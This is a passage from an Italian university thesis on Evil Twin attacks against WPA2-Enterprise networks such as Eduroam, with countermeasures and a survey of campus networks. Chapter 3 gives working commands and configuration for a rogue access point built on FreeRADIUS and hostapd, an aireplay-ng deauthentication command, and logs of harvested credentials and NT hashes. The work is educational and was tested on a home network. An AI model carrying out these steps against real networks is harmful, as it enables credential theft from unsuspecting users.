Il problema è il modo in cui viene utilizzato l'algoritmo per la creazione dell'encryption key di ogni messaggio scambiato[5]: quando WEP utilizza RC4 per cifrare un pacchetto dati, utilizza una stringa o vettore di inizializzazione (anche chiamato IV) di dimensione molto piccola (24 bit, cioè soltanto 2^{24}, ovvero circa 16 milioni di combinazioni), scambiata in chiaro tra gli end point.
Il messaggio cifrato scambiato sarà[6]:

```
Cmsg = [msg+ch(msg)] XOR [RC4(key+IV)]
```

dove ch è la checksum del messaggio. La chiave privata condivisa concatenata con il vettore di inizializzazione formano l'encryption key, che, codificato tramite RC4, cifra il messaggio in chiaro ed il suo checksum. Assieme ad esso (Cmsg) viene scambiato in chiaro anche l'IV. Data la forma del messaggio scambiato, è possibile che alcuni bit del keystream dipendano da alcuni bit dell'encryption key.

L'algoritmo RC4 risulta vulnerabile se vengono utilizzate le chiavi per più di una volta e questo non può che accadere. Infatti, il vettore di inizializzazione, essendo lungo solo 24 bit, ammette uno spazio di sole 2^{24} combinazioni nella trasmissione dei dati a pacchetto. Basta poco per utilizzare tutte le chiavi di cifratura a disposizione. Tramite sniffing e analisi dei pacchetti, quindi, l'attaccante può tranquillamente risalire alla chiave di cifratura per ottenere la password collegata all'SSID. Un software che effettua questo tipo di attacco è aircrack-ng, presente in tutte le distribuzioni di Kali Linux, che vedremo in dettaglio più avanti.

2.3.2 Vulnerabilità nei protocolli WPA e WPA2

Il protocollo WPA è l'evoluzione di WEP, e successivamente si è evoluto in WPA2.

WPA usa l'algoritmo di cifratura RC4 associato ad un vettore di inizializzazione di dimensione doppia rispetto al WEP e associato a chiavi a 256 bit. Ogni client riceve le proprie chiavi via TKIP (Protocollo di integrità della chiave temporale), come mezzo per garantire l'integrità dei messaggi scambiati.

WPA2, invece, abbandona RC4 e TKIP per adottare gli algoritmi CCMP e AES. Entrambi i protocolli, per rendere sicura la comunicazione, utilizzano la crittografia e il sistema di Handshake. Handshake abilita lo scambio di chiavi di crittografia fra AP e router, tramite i quali è possibile decifrare i messaggi scambiati. Quindi l'attaccante, per poter leggere in chiaro i pacchetti, dovrebbe prima trovare la chiave, ed essendo questa di lunghezza variabile e comunque superiore ai 256 bit, questa operazione risulta difficile e lunga da portare a termine.

Per ovviare a questo problema, l'Evil Twin in questione rientra nella prima casistica. Infatti, l'attaccante crea un fake AP con configurazioni simili all'AP da attaccare, ma con segnale più forte. Appena il client si connette al finto AP utilizzerà la connessione fornita dall'attaccante, ma inconsapevole gli invierà anche le credenziali per accedere alla vera rete. Questo attacco verrà simulato nel capitolo seguente, in modo da mettere in risalto il fatto che possa essere replicato anche su Eduroam in Università.

2.4 Contromisure

Per quante contromisure possibili si possono applicare, si resta sempre vulnerabili agli attacchi informatici. Ma si può ridurre la possibilità che un attacco vada a buon fine seguendo delle buone norme.

Innanzitutto è bene utilizzare e implementare siti in HTTPS, ovvero HTTP crittografato, in modo da rendere più lungo il tempo di attacco e più complicato. Nonostante i costi aggiuntivi, inoltre, è buona cosa, soprattutto per le reti pubbliche, garantire che la connessione sia sotto una VPN, per rendere univoco lo scambio dati su un canale dedicato e crittografato.

Utilizzare sempre WPA2, se possibile, o reti cablate per navigare in Internet. Se si è il gestore della rete, inoltre, accertarsi che gli utenti controllino regolarmente i certificati di connessione.

Infine, eseguire periodicamente scansioni dei propri device con antivirus e cambiare le password personali.

Capitolo 3

Simulazione di Evil Twin su una rete

Dopo aver discusso su cosa sia l'attacco Evil Twin e aver parlato delle varie configurazioni della rete Eduroam presente all'interno della nostra Università, in questo capitolo verrà descritto il procedimento per eseguire l'attacco Evil Twin su una rete WPA2-Enterprise.

Per motivi di privacy e comodità, la rete su cui viene testata la simulazione dell'attacco non sarà la vera Eduroam presente in Ateneo, ma una rete domestica creata ad hoc per l'esperimento. La rete creata si chiamerà MyEduroam, ipotizzando che sia il fake AP della rete casalinga di Infostrada.
L'occorrente per eseguire l'attacco è:

- Raspberry Pi 3B+
  Raspberry è una scheda elettronica assemblata in modo da poter funzionare come un mini computer. È utilizzato molto in ambiti domotici, ma anche in progetti in cui le dimensioni fisiche devono essere ridotte, infatti Raspberry ha una scheda WiFi, un modulo bluetooth, una porta Ethernet e quattro attacchi USB, tutto in non più di 15 cm. Raspberry si può trovare in qualsiasi centro di elettronica o in qualsiasi Store Online, a un prezzo non superiore ai 40€.

- Scheda SD con Kali Linux da montare su Raspberry
  Kali è una distribuzione Linux basata su Debian. Utilizziamo questa distro poiché è il Sistema Operativo utilizzato dai penetration tester, in quanto già di default sono installati software per eseguire attacchi informatici.

- Adattatore Wireless USB TP-LINK TLWN722N[7]
  L'adattatore USB wireless N TL-WN722N permette di collegare un computer desktop o notebook a una rete wireless e l'accesso ad una connessione Internet ad alta velocità. Conforme allo standard IEEE 802.11n offre una velocità wireless fino a 150 Mbps. Serve montato su Raspberry perché la scheda wireless del single-board computer sarà occupata e utilizzata per dare connessione come AP.

- Punti di connessione a una rete
  Sembra banale e scontato, ma ovviamente per simulare l'attacco deve esserci una rete da attaccare.

Per comodità ho anche acquistato uno schermo compatibile con Raspberry Pi[8].



Figura 3.1: Il Raspberry Pi, assemblato e in funzione

Assemblato tutto e avviato Kali, iniziamo a configurare la nostra rete che avrà lo scopo di ingannare l'utente. Vedremo che verranno utilizzati molto i comandi Bash per il terminale Linux e, ovviamente si deve essere a conoscenza della password di amministratore.

Per diventare amministratore di sistema digitare:

```
$> sudo su
[sudo] inserire password per simone:
```

Dopo aver inserito la password, ogni comando lanciato verrà eseguito coi privilegi di amministratore.

Il primo passo è quello di installare il software *FreeRADIUS*. FreeRADIUS è una suite sviluppata per GNU GPLv2, ovvero per sistemi Linux, atta a creare e simulare un sistema protocollare basato su RADIUS, DHCP e VMPS. Installiamo questo simulatore gratuito per "trasforamare" Raspberry in un Server RADIUS, dove un client, per accedervi, dovrà inserire i propri dati per creare un pacchetto RADIUS ed essere autenticato (vedi Cap. 2). Per ottenere FreeRadius digitiamo:

```
#> apt install freeradius
```

I file di configurazione andranno nella directory /etc/freeradius. Dopo aver atteso il completamento dell'installazione del software, lo dobbiamo testare semplicemente invocando il comando:

```
#> freeradius -X
```

Questo comando avvia il servizio freeradius in modalità debug grazie all'opzione -X. Questo passaggio lo facciamo per assicurarci che l'installazione sia andata a buon fine. L'output dovrebbe essere:

```
Ready to process request
```

Per testare il funzionamento di PAP, MS-CHAPv2, PEAP e EAP-TTLS inizializziamo un utente test inserendo all'inizio del file "user.conf" all'interno della cartella di configurazione quanto segue:

```
testing Cleartext-Password := "password"
```

Dopodiché apriamo un terminale, mantenendo aperto quello con il servizio in debug, e lanciamo:

```
$> radtest testing password 127.0.0.1 0 testing123
```

e l'output, se tutto è corretto, dovrebbe essere

```
Access-Accept
```

```
simone@simone-X555LI:~$ radtest testing password 127.0.0.1 0 testing123
Sent Access-Request Id 41 from 0.0.0.0:60661 to 127.0.0.1:1812 length 77
        User-Name = "testing"
        User-Password = "password"
        NAS-IP-Address = 127.0.1.1
        NAS-Port = 0
        Message-Authenticator = 0x00
        Cleartext-Password = "password"
Received Access-Accept Id 41 from 127.0.0.1:1812 to 0.0.0.0:0 length 35
        Reply-Message = "Access-Accept"
```

Figura 3.2: Richiesta al server RADIUS da parte di testing

```
Ready to process requests
(0) Received Access-Request Id 41 from 127.0.0.1:60661 to 127.0.0.1:1812 length 77
(0)   User-Name = "testing"
(0)   User-Password = "password"
(0)   NAS-IP-Address = 127.0.1.1
(0)   NAS-Port = 0
(0)   Message-Authenticator = 0x9c862cbf5490bfd824b1a8264389141c
```

Figura 3.3: Freeradius -X in ascolto

```
(0) Sent Access-Accept Id 41 from 127.0.0.1:1812 to 127.0.0.1:60661 length 0
(0)   Reply-Message = "Access-Accept"
(0) Finished request
Waking up in 4.9 seconds.
(0) Cleaning up request packet ID 41 with timestamp +292
Ready to process requests
```

Figura 3.4: Richiesta di testing accettata da freeradius

Successivamente, appurato che il servizio funziona, il server va configurato ad hoc per ingannare l'utente che stia utilizzando una rete valida e sicura. Per iniziare a configurarlo apriamo con un editor di testo il file '/etc/freeradius/radiusd.conf' e inseriamo:

```
ipaddr = 127.0.0.1          # RADIUS IP Address
default_eap_type = peap     # Configure EAP Type to PEAP
```

La prima riga indica che il server è Raspberry stesso in quanto punta all'indirizzo di localhost, mentre la seconda imposta PEAP come protocollo di autenticazione.

A questo punto definiamo tutti i client che possono fare richiesta al server, impostando come chiave segreta "testing123" e, inoltre, definiamo che il server RADIUS verrà visto dalla rete come "testAP". Per un uso più comune impostiamo come indirizzo di rete 192.168.0.0 con subnet mask 255.255.0.0 così da avere 65534 host disponibili. Configuriamo tutto aggiungendo nel file '/etc/freeradius/clients.conf' il seguente testo:

```
client 192.168.0.0/16 {       # IP range
    secret = testing123       # RADIUS secret
    shortname = testAP        # RADIUS shortname
}
```

Infine, dopo aver finito la configurazione del server, possiamo avviare in modo definitivo il servizio lanciando il comando:

```
#> service freeradius start
```

A questo punto Raspberry funziona anche come Server RADIUS di autenticazione. Ora dobbiamo trasformarlo anche in un Access Point visibile agli utenti e per farlo modifichiamo le impostazioni della scheda di rete.

Per farlo scarichiamo i pacchetti hostapd e dnsmasq con il seguente comando, rimanendo sempre amministratore:

```
#> apt install hostapd dnsmasq
```

Il software hostapd è un pacchetto free per Linux in grado di impostare un dispositivo wireless in modalità master, cioè access point, in quanto questo supporta tutti e quattro i driver d'interfaccia possibili (ovvero HostAP, madwifi, prism54 e nl80211). Il programma dnsmasq, invece, fornisce un servizio di cache DNS e di server DHCP. Come DNS, può conservare i risultati delle richieste di risoluzione per migliorare la velocità di connessione ai siti già visitati. Come server DHCP, dnsmasq può essere usato per fornire indirizzi IP interni ed instradare i computer in una LAN. Uno o entrambi questi servizi possono essere utilizzati. dnsmasq è considerato leggero e semplice da configurare.

Prima di iniziare, dobbiamo verificare il nome della nostra interfaccia di rete, ovvero il nome della scheda wireless che si connette. Per farlo lanciamo il comando

```
iwconfig
```



Figura 3.5: Output di iwconfig

Dalla figura 4.5 si vede che il nome è wlp3s0.

Iniziamo ora a configurare dnsmasq modificando il file 'etc/dnsmasq.conf' inserendo all'interno:

```
interface=wlp3s0 #il traffico viene gestito da wlp3s0

dhcp-range=192.168.0.10, 192.168.0.250, 12h
dhcp-options=3, 192.168.0.0
dhcp-options=6,127.0.0.1
```

Nella prima riga viene indicata l'interfaccia di rete utilizzata da dnsmasq per offrire il servizio di DNS e DHCP, per convenzione **wlp3s0** indica la rete

senza fili (precedentemente era wlan0). La seconda riga invece dichiara che il DHCP può assegnare un range di 241 indirizzi ip (da 10 a 250 compresi), mentre le restanti righe indicano che il router è accessibile all'indirizzo 192.168.0.0 (opzione 3) e che dnsmasq è abilitato su 127.0.0.1 (opzione 6), cioè sulla macchina stessa.
A questo punto, avviamo il servizio con

```
#> service dnsmasq start
```

Infine, configuriamo hostapd, andando a ultimare e creare quindi il finto AP. Per fare ciò modifichiamo il file 'hostapd.conf' e inseriamo:

```
interface=wlan0
driver=nl80211
ssid=MyEduroam

logger_stdout=-1            # gestione dei log
logger_stdout_level=0

ieee8021x=1                 #autorizza autenticazione 802.1X
own_ip_addr=127.0.0.1

auth_server_addr=127.0.0.1  # RADIUS IP

auth_server_port=1812       # RADIUS port
auth_server_shared_secret=testing123

wpa=2
wpa_key_mgmt=WPA-EAP

channel=1
wpa_pairwise=TKIP CCMP
```

Nelle prime tre righe ribadiamo che l'interfaccia di rete master è wlan0 e che utilizza nl80211 come driver standard per la gestione delle socket in Linux[9]. E inoltre specifichiamo che l'SSID con cui viene visualizzato il nostro AP è "MyEduroam". Settiamo a 1 (true) la variabile ieee8021x, acconsentendo l'autenticazione tramite standard 802.1X avendo freeRADIUS installato. Successivamente, dopo aver indicato l'indirizzo dell'AP creato (own_ip_addr=127.0.0.1), si indicano i valori del server RADIUS, installato sulla stessa macchina, indicando indirizzo (127.0.0.1), porta (1812) e chiave segreta del server (testing123). Viene infine abilitato WPA e in particolare WPA-RADIUS/EAP con la linea 'wpa=2' e si indica WPA-EAP come algoritmo per la gestione delle chiavi e si dichiara che TKIP e CCMP sono

usati per cifrare WPA.
Infine, avviamo il servizio.

```
#> hostapd ./hostapd.conf
```

A questo punto, sarà visibile a tutti i dispositivi la rete MyEduroam. Appena qualcuno accederà, i suoi dati passeranno tutti per la scheda wireless del Raspberry.

Figura 3.6: Elenco reti wifi

E quando tenteremo di accedere verrà mostrata la maschera di inserimento dei dati come la vera Eduroam.



Figura 3.7: Connessione a MyEduroam

A questo punto non ci resta che aspettare che la vittima acceda alla nostra rete per catturare i suoi dati. Per velocizzare la scelta del nostro AP da parte della vittima, mettiamo l'antenna montata su Rasberry in modalità promiscua. La modalità promiscua permette al driver di rete di catturare tutti i frame che tentano l'accesso agli Access Point situati in zona. Grazie a questa modalità si possono ottenere i dati degli Access Point, come BSSID (MAC Address dell'AP), potenza del segnale, nome della rete (SSID), numero di frame di dati ricevuti, canale in cui opera l'Access Point, la velocità di trasmissione stimata, l'algoritmo usato per l'autenticazione/cifratura e il MAC address della scheda di rete (wireless) dell'host connesso all'AP specificato. Per mettere in modalità promiscua la scheda di rete usiamo la suite del pacchetto aircrak-ng.
Aircrak-ng è un pacchetto standard, installabile come sempre tramite:

```
#> apt install aircrack-ng
```

È necessario avere privilegi di root per poterlo utilizzare, date le manipolazioni alle interfacce di rete che opera e ai possibili attacchi che può infliggere. In Kali questa suite è già incorporata per poter eseguire attacchi di Penetration Testing. La suite comprende i pacchetti airmon-ng, un tool usato per porre l'adattatore di rete wireless in monitor mode, airodump-ng, usato per catturare frame 802.11, aireplay-ng, tool di iniezione di frame al fine di generare traffico di rete Wi-Fi e aircrack-ng, un riconoscitore di chiavi WEP.

Colleghiamo l'adattatore a Raspberry e troviamo il nome dell'interfaccia con iwconfig.

```
simone@simone-X555LI:~$ sudo iwconfig
[sudo] password di simone:
wlx7c8bca10dcaf  unassociated  ESSID:""  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

lo        no wireless extensions.

enp2s0    no wireless extensions.

wlp3s0    IEEE 802.11  ESSID:"InfostradaWiFi-f47e12"
          Mode:Managed  Frequency:2.437 GHz  Access Point: BC:F6:85:F4:7E:13
          Bit Rate=65 Mb/s   Tx-Power=16 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=65/70  Signal level=-45 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:373   Missed beacon:0
```

Figura 3.8: Output di iwconfig con adattatore montato

Quindi l'interfaccia è wlx7c8bca10dcaf.
Ora abilitiamola a catturare il traffico di rete con

```
#> iwconfig wlx7c8bca10dcaf monitor mode
```

e iniziamo a catturare il traffico:

```
#> airodump-ng wlx7c8bca10dcaf
```

```
CH  6 ][ Elapsed: 18 s ][ 2019-05-21 13:52

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

10:13:31:67:D4:09  -14       23        0    0   1  130  WPA2 CCMP   PSK  TIM-23581705
DA:31:34:8D:59:03  -43       11        0    0   6  130  WPA2 CCMP   PSK  <length:  0>
EC:22:80:61:02:05  -55       25        0    0   6  130  WPA2 CCMP   PSK  InfostradaWiFi-610204
BC:F6:85:F4:7E:13  -56       33        8    0   2  130  WPA2 CCMP   PSK  InfostradaWiFi-f47e12
86:25:19:63:98:A1  -72       13        0    0   1  54e  WPA2 CCMP   PSK  DIRECT-X4M2070 Series
C8:54:4B:9F:34:A9  -79        0        2    0   3  -1   WPA              <length:  0>

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   DA:A1:19:96:4A:35  -29    0 - 1      0        1
(not associated)   DA:A1:19:6E:22:D6  -39    0 - 1      0        1
(not associated)   DA:A1:19:67:AD:98  -40    0 - 6      0        1
(not associated)   DA:A1:19:7B:66:1A  -42    0 - 1      0        1
10:13:31:67:D4:09  9C:30:5B:80:17:CB  -75    0 -24      0       11
BC:F6:85:F4:7E:13  7C:8B:CA:10:DC:AF  -12    0e- 1      0        8
BC:F6:85:F4:7E:13  54:60:09:54:AD:16  -85    0 - 1e     0        1
```

Figura 3.9: Output di airodump-ng con adattatore montato

Dal momento che il nostro obiettivo è di forzare la disconnessione dei client da Infostrada-f47e12 per farli connettere a MyEduroam, lanciamo il comando

```
#> aireplay-ng -deauth 2 -a BC:F6:85:F4:7E:13 -c
        7C:8B:CA:10:DC:AF wlx7c8bca10dcaf
```

dove BC:F6:85:F4:7E:13 è il MAC Address dell'AP e 7C:8B:CA:10:DC:AF è il MAC Address del client.

Qualora la nostra rete creata si chiamasse Infostrada-f47e12 come quella vera, nel momento in cui l'utente si riconnette verrebbe autenticato al nostro AP poiché l'adattatore amplifica il segnale.

Tornando al momento dell'autenticazione del client alla rete (fig. 4.7), quando viene cliccato il tasto join il server freeradius cattura l'associazone mostrando nome e hash della password.

```
Ready to process requests
mschapv2: Tue May 21 14:46:41 2019
         username:       s.biondi6@campus.unimib.it
         challenge:      0786aea0215bc30a
         response:       7f6a14f11eeb980fda11bf83a142a8744f00683ad5bc5cb6
         hash bytes:     4a39
         NT hash:        425023adb75096ec3ec00ac0f5079f6d
```

Figura 3.10: Richiesta di connessione catturata da freeradius

L'NTHASH può servire in uno sviluppo futuro, dove potrebbe essere interessante creare "manualmente" un pacchetto RADIUS da inoltrare al Server. Quello che interessa a noi è che con la modalità debug di freeradius, i dati inseriti dall'utente vengono salvati in chiaro nel file di log, presente in '/etc/freeradius/log'.

```
Apri                                                    log
                                                        admin:///etc/freeradius
Sending Access-Accept of id 154 to 127.0.0.1 port 36883
==============Mar - 21 Maggio - freeradius request==============================
Sending Access-Request of id 192 to 127.0.0.1 port 1812
        User-Name = "s.biondi6@campus.unimib.it"
        User-Password = "SimoneBi_97"
        NAS-IP-Address = 255.255.0.0
        NAS-Port = 1812
rad_recv: Access-Accept packet from host 127.0.0.1:1812, id=192, length=20

rlm_pap: login attempt with password
rlm_pap: Using MD4 encryption.
rlm_pap: Normalizing MD4-Password from base64 encoding
rlm_pap: User authenticated successfully
  modcall[authenticate]: module "mschapv2" returns ok for request 4
modcall: leaving group PAP (returns ok) for request 4
Sending Access-Accept of id 192 to 127.0.0.1 port 36883
```

Figura 3.11: log catturato da freeradius

3.1 Conclusione dell'esperimento

L'esperimento può considerarsi andato a buon fine, in quanto l'obiettivo era di infrapporre fra client e server un dispositivo in grado di catturare i pacchetti e per fare questo è stato configurato il finto AP. L'attacco testato, però, non è ottimale per diversi motivi.

La simulazione è stata fatta su un server con autenticazione MSCHAPv2, senza però lo scambio di certificati. Infatti il finto AP non si occupa di creare anche un certificato da inviare al client. Questa problematica non è stata trattata per motivi di tempo. Anche se è da dire che la maggior parte dei veri

utenti che utilizzano Eduroam non si preoccupa di controllare il certificato della rete, e quindi potrebbero esserci dispositivi che ricevono il certificato, ma lo scartano perché non ben configurati e, dunque, potrebbero navigare anche senza scambio del certificato (iOS di default richiede i certificati alle reti con MSCHAPv2, Android no, per esempio).

Il secondo problema della simulazione è che il finto AP configurato non si accerta della correttezza delle credenziali, ma autentica gli utenti con qualsiasi password. Questo perché risulta molto complesso inoltrare una vera richiesta al server dell'Università, in modo da esplorare il database utenti. Infatti, come si vede in figura 4.11, per testare l'attacco l'utente s.biondi6@campus.unimib.it, che sarei io, viene abilitato a utilizzare la rete immettendo la password SimoneBi_97, che non è quella giusta. Fortunatamente (o per sfortuna), l'utente tende sempre a inserire le vere credenziali al primo tentativo quando tenta la connessione, quindi potrebbe non essere un vero problema.

In ogni modo è risultato interessante effettuare questo esperimento, in quanto mi ha permesso di capire e mettere mani direttamente sui sistemi di hash ed è stato anche gratificante riuscire a identificare l'NTHASH della password. Durante lo sviluppo, le difficoltà incontrate sono state principalmente due: capire il funzionamento di freeradius e testare la suite Aircrack-ng sulle interfacce, perché se venivano inseriti comandi sbagliati le schede di rete si bloccavano e obbligavano al riavvio.

Capitolo 4

Alternative a Eduroam

In questo capitolo vengono analizzate le alternative per il collegamento a internet all'interno dell'Università. Successivamente viene descritto un modello di rete ideale, chiamata AirOrangeX.

4.1 Unimib

All'interno dell'Università degli Studi di Milano-Bicocca è possibile accedere a internet anche collegandosi alla rete "Unimib".

La rete Unimib è composta da vari Access Point accessibili solamente all'interno dell'Ateneo milanese, e le configurazioni sono gestite direttamente dal reparto tecnico dell'Università. Unimib si presenta in maniera molto simile rispetto a Eduroam; infatti è stata configurata seguendo il modello dello standard Eduroam descritto nel Capitolo 2: l'autenticazione fra client e server avviene via EAP con MS-CHAPv2 come sistema crittografico. Le differenze principali sono due. La prima è che la rete Unimib permette la creazione del tunnel TLS anche non utilizzando PEAP, quindi non garantisce uno scambio di certificati validi all'autenticazione. La seconda è che, essendo gestita direttamente dentro il campus, il server RADIUS dedicato al controllo di validità delle credenziali dell'utente non deve inoltrare richieste ad altri server, quindi solo gli utenti @unimib o @campus.unimib possono accederci. Inoltre, per permettere l'accesso a questa rete anche al di fuori dell'Università, esiste una VPN dedicata, configurabile sempre ed esclusivamente con le credenziali unimib.

4.2 UnimibGuest

UnimibGuest è una rete accessibile esclusivamente all'interno del campus milanese. UnimibGuest è nata con lo scopo di essere usata dagli ospiti che

vengono in visita nella nostra Università, accedendoci con un account temporaneo @ospiti.unimib.it rilasciato dall'Ateneo sotto richiesta, ma è accessibile anche immettendo le credenziali @unimib.it e @campus.unimib.it. Poiché questa rete risulta stabile e veloce agli occhi dell'utente, parecchi studenti tendono a usarla. Il problema è che questa rete non ha nessun tipo di autenticazione sicura, se non un CaptivePortal in cui si inseriscono le credenziali in una schermata web per poter usufruire dell'accesso a internet. Questa rete è facilmente attaccabile: un attaccante può attivare una propria rete Wifi denominata, a sua volta, UnimibGuest con segnale più potente dell'originale (tipologia di Evil Twin) e impostare che l'utente, quando si collega, venga reindirizzato a una pagina web creata ad hoc dall'attaccante per indurlo a inserire le credenziali. Una volta inserite le credenziali, l'attaccante garantisce l'accesso a internet all'utente, ma allo stesso tempo ottiene i suoi dati.
.

Figura 4.1: CaptivePortal per l'autenticazione a UnimibGuest

4.3 Una rete ideale: AirOrangeX

Fra le varie tipologie di rete studiate per cercare una valida alternativa a Eduroam, la migliore risulta essere AirOrangeX. AirOrangeX è la rete Wi-Fi creata dall'Università americana Syracuse University. Quasi tutte le reti universitarie, come la rete Unimib, presentano le stesse caratteristiche e problematiche di Eduroam.

AirOrangeX è anch'essa configurata in maniera simile a Eduroam, ma differisce per due dettagli importanti. La prima differenza è che obbliga gli

studenti a utilizzare PEAP, quindi viene sempre creato un canale dedicato all'interno del Campus. La seconda e importante differenza è il rilascio di certificati ai soli aventi diritto e l'utente deve registrarsi al servizio. In fase di registrazione, inoltre viene descritto come effettuare periodicamente il controllo dei certificati.

Capitolo 5

Conclusioni e sviluppi futuri

In questo elaborato ho analizzato uno degli attacchi più comuni alle reti Wi-Fi, evidenziando come con un solo Raspberry dotato di antenna (e conoscenze informatiche) sia possibile attaccare una qualsiasi rete.

Seppur l'esperimento non testi tutti i possibili attacchi alle vulnerabilità trovate, l'attacco descritto nel Capitolo 4 mostra come il protocollo di sicurezza WPA2E, utilizzato a livello mondiale da Eduroam, sia violabile soprattutto a causa dello sbagliato utilizzo della rete da parte dell'utente. Infatti quest'ultimo non si preoccupa quasi mai di certificare l'autenticità della rete a cui si connette. A questo proposito, ho condotto una piccola indagine statistica facendo compilare anonimamente un questionario a 50 studenti della Bicocca, chiedendo loro se avessero mai controllato i certificati di rete. Con poca sorpresa, nessuno ha risposto in modo positivo. Il questionario, visibile sul link https://forms.gle/ZQ4UDz56Wh9wfrYd7, è stato compilato da studenti di età compresa fra i 20 e 24 anni frequentanti diversi campi di studio. Di seguito i risultati

